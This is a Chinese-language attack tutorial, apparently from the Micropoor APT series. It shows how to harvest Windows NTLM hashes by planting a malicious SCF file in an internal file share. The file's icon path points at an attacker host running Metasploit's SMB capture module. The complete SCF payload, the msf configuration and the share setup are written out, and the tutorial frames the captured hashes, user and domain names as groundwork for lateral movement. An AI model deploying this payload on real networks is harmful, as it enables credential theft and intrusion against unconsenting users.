专注APT攻击与防御
https://micropoor.blogspot.com/

SCF简介：
SCF，全称为Switching Controller Foudation，交换控制功能单元，既Windows资源管理器命令文件。


攻击机： 192.168.1.5 Debian
192.168.1.2 Windows 7

靶机： 192.168.1.119 Windows 2003

配置攻击机msf：

```
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CAINPWFILE                   no        The local filename to store the hashes in Cain&Abel for
mat
   CHALLENGE   1122334455667788 yes       The 8 byte server challenge
   JOHNPWFILE  micropoor.ico    no        The prefix to the local filename to store
the hashes in John format
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an addr
ess on the local machine or 0.0.0.0
   SRVPORT     445              yes       The local port to listen on.


Auxiliary action:

   Name  Description
   ----  -----------
   Sniffer


msf auxiliary(server/capture/smb) > ifconfig |grep 192.168
```

```
[*] exec: ifconfig |grep 192.168

 inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:445
[*] Server started.
```



靶机配置如下：

其中共享share为内网中文件共享文件夹。在实战中多为内网安装程序共享文件夹。

```
C:\>net share

共享名 资源 注释

-------------------------------------------------------------------------------
C$ C:\ 默认共享
E$ E:\ 默认共享
ADMIN$ C:\WINDOWS 远程管理
IPC$ 远程 IPC
 share E:\share
命令成功完成。
```

```
C:\>net share

共享名       资源                            注释

-------------------------------------------------------------------------------
C$           C:\                             默认共享
E$           E:\                             默认共享
ADMIN$       C:\WINDOWS                      远程管理
IPC$                                         远程 IPC
share        E:\share
命令成功完成。
```

share目录下建立Micropoor.scf文件，内容如下：


注：其中192.168.1.5为攻击机IP

```
[Shell]
Command=2
IconFile=\\192.168.1.5\micropoor.ico
[Taskbar]
Command=ToggleDesktop
```


Micropoor.scf

```
[Shell]
Command=2
IconFile=\\192.168.1.5\micropoor.ico
[Taskbar]
Command=ToggleDesktop
```

当内网Windows 7 访问共享：




内网Windows 2003 访问共享：



攻击机：

获取目标内网机器IP，时间，NTHASH，USER，DOMAIN，NT_CLIENT_CHALLENGE等敏感信息。以上敏感信息拓扑内网横向移动以及了解目标内网工作时间，行为习惯等将会提供强大的情报保障。



深入利用待未来的季中会继续补充。

- Micropoor